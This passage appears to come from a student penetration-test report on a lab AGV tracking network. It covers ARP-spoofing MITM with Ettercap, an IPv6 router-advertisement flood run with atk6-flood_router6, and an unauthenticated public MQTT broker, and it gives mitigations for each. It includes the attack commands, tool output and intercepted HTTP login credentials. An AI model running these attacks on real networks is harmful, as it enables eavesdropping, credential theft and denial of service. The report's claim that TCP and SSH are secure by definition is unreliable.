rsf (AutoPwn) > █
```

Unfortunately, there is no visible vulnerability on which I can go deeper and exploit. There are no obvious weaknesses in the router but that doesn't mean it is impossible to compromise it.

2. Man in the middle - MITM

Man in the middle attack is basically an arp spoofing. Our machine sends messages to the router misleading it that we are the victim's machine and we do the same to the victim's machine misleading it that we are the router. By doing that we are placing ourselves in the middle receiving all the messages from the victim and the responses from the router.
To execute the attack I use Ettercap although, there are many more programs that can be used. We issue the command "ettercap -G" in order to start the application and we search for active hosts on the network. From networking we know that the router is always with the first address on the network so if we have a network with 24 network mask as it is currently that means that the first 24 bits of the network define the network and can't be used by machines. Our network is with a net mask of 24 meaning that the 192.168.1 is the address of the network and the 192.168.1.1 to 192.168.1.255 define the addresses for the machines. We choose a machine and the router and we start the arp-spoofing.




IP Address	MAC Address	Description
192.168.1.1	2C:4D:54:1D:2E:B4	
192.168.1.54	68:07:15:EC:90:DC	
fe80::35f6:5940:93c4:d744	68:07:15:EC:90:DC	
192.168.1.169	C0:B6:F9:43:79:AC	

```
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.1.1 added to TARGET1
Host 192.168.1.54 added to TARGET2

ARP poisoning victims:

 GROUP 1 : 192.168.1.1 2C:4D:54:1D:2E:B4

 GROUP 2 : 192.168.1.54 68:07:15:EC:90:DC
HTTP : 157.140.2.32:80 -> USER:   PASS: adgaga  INFO: http://weevil.info/
CONTENT: name=dgg&pass=adgaga&openid_identifier=&op=Log+in&remember_me=1&form_build_id=form-uahc0Bx5nlDZJEUSaK-
akFIoTJQgRvNX83_cO3Hefw0&form_id=user_login_block&antibot_key=2d1379116de05898e27d9033859db912&openid.return_to=http%3A%2F%2Fweevil.info%2Fopenid%2Fauthenticate%3Fdestination%3Dscratchpads-
front&feed_me=

HTTP : 157.140.2.32:80 -> USER:   PASS: test  INFO: http://weevil.info/scratchpads-front?destination=scratchpads-front
CONTENT: name=RouterHackMITM&pass=test&openid_identifier=&op=Log+in&remember_me=1&form_build_id=form-
xQRbz0qhJtg1RUYUCJ3JaOV4kaNimG4S4IXKsZd3Vhc&form_id=user_login_block&antibot_key=2d1379116de05898e27d9033859db912&openid.return_to=http%3A%2F%2Fweevil.info%2Fopenid%2Fauthenticate%3Fdestinati
front&feed_me=
```

In the picture we can see a machine on the network using an unsecured site with HTTP and we successfully intercept the credentials. This is a simple test to prove the efficiency and the ease of eavesdropping. In order to not have to worry about MITM, the network has to be made to work with HTTPS only.

3. Denial of Service - DOS

Denial of Service is not an attack to compromise the router but to stop it from doing useful work. The goal of the attack is to flood the router with requests so that it doesn't have enough resources to process the actual requests on the network and therefore denying service. On kali linux DOS tools are usually preinstalled and ready for use. DOS is not very popular as it is usually not enough to overwhelm servers or routers so there is Distributed Denial of Services, which is the same just that multiple machines flood the target with requests. If we had a bot farm of machines established using some malware for example, hypothetically we can have enough power to get big corporations' servers down for an hour or two. We will use only one machine but I think it is going to be enough as our target is a simple router and not a server. In the picture we can see the flooding by the dots and the effect was that there was no connection to the router.




```
root@kali:~# atk6-flood_router6
atk6-flood_router6 v3.6 (c) 2019 by van Hauser / THC <vh@thc.org> www.github.com
/vanhauser-thc/thc-ipv6

Syntax: atk6-flood_router6 [-HFD] interface

Flood the local network with router advertisements.
-F/-D/-H add fragment/destination/hopbyhop header to bypass RA guard security.
root@kali:~# flood_router6 eth0
bash: flood_router6: command not found
root@kali:~# atk6-flood_router6 eth0
!
! Please note: flood_router6 is deprecated, please use flood_router26!
!

Starting to flood network with router advertisements on eth0 (Press Control-C to
 end, a dot is printed for every 1000 packets):
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
................................................................................
```

Apparently, for this router only one machine is enough to get it overwhelmed. A DOS vulnerability is usually solved by IPS and IDS systems and mainly by filtering incoming traffic on the Firewalls. Another important factor that helps reacting to a DOS/DDOS attack is a blacklist where we put the ip addresses of the machines that flood the router. Once the ip is in the blacklist, it is forbidden to contact the router and the router ignores its request.


4. MQTT

The MQTT broker is used in the colab system for getting the data from the tags. The colab gets the data and calculates the position of the AGVs. The MQTT that is used in the system can be seen in the picture below:



```python
# Create an MQTT client, attach the custom routines to it and start it on a separete thread
def startMQTT():
    client = mqtt.Client()
    client.on_connect = on_connect
    client.on_message = on_message

    print("Connecting to MQTT Broker:", mqttBroker)

    client.connect(mqttBroker, 1883, 60)

    # start MQTT thread
    client.loop_start()
    time.sleep(1)
```

When we check the Mosquito MQTT broker we see the following:



MQTT

This is test.mosquitto.org. It hosts a publicly available Eclipse Mosquitto MQTT server/broker. MQTT is a very lightweight protocol that uses a publish/subscribe model. This makes it suitable for "machine to machine" messaging such as with low power sensors or mobile devices.

For more information on MQTT, see http://mqtt.org/ or the Mosquitto MQTT man page.

The server

The server listens on the following ports:

- 1883 : MQTT, unencrypted, unauthenticated
- 1884 : MQTT, unencrypted, authenticated
- 8883 : MQTT, encrypted, unauthenticated
- 8884 : MQTT, encrypted, client certificate required
- 8885 : MQTT, encrypted, authenticated
- 8887 : MQTT, encrypted, server certificate deliberately expired
- 8080 : MQTT over WebSockets, unencrypted, unauthenticated
- 8081 : MQTT over WebSockets, encrypted, unauthenticated
- 8090 : MQTT over WebSockets, unencrypted, authenticated
- 8091 : MQTT over WebSockets, encrypted, authenticated

By doing this simple check we already know that the attacks are going to be successful because the broker that is used is unencrypted and unauthenticated meaning that whatever we send can be seen by anyone on the network and that anyone can send messages to the broker. Firstly, it is not good to have the data unencrypted as we do not want anyone to see the messages and know the location of the AGVs. Secondly, it is extremely dangerous to allow anyone to be able to publish messages to the broker the system is using. Unauthenticated means that we don't even need to be on the network, we can be on the other side of the world and publish messages about the location of a specific AGV. Changing the MQTT broker to authenticated and encrypted should be a top priority or another option is to change the way of communication but I think that the first option is better as the MQTT is usually used for IoT and not without reason as it was designed and created exactly for that.

Conclusion:

Overall, there are many weak points in the system that need to be taken care of. Yes, the router can't be bypassed so easily but there are still ways to hack it like the MITM. Switching to HTTPS only is going to make the eavesdropping impossible and will stop that weakness but the DOS one requires a whole system for security on the network like firewalls, intrusion prevention/detection systems, etc. The biggest vulnerability is the MQTT broker, which is a huge whole. It should be the first thing that is considered when taking care of the security of the system. Because the router couldn't be compromised and I do not have access to it and can't control the network I can't attack the TCP and SSH connections. Based on my experience with messing around with TCP and SSH I do not think there are going to be many vulnerabilities there as both of these are mainstream protocols used everyday so they are pretty much secured by definition. Nowadays, there is TLS over the TCP connection so even if we were able to mess around with SSL as there are some known vulnerabilities, we can't mess with TLS.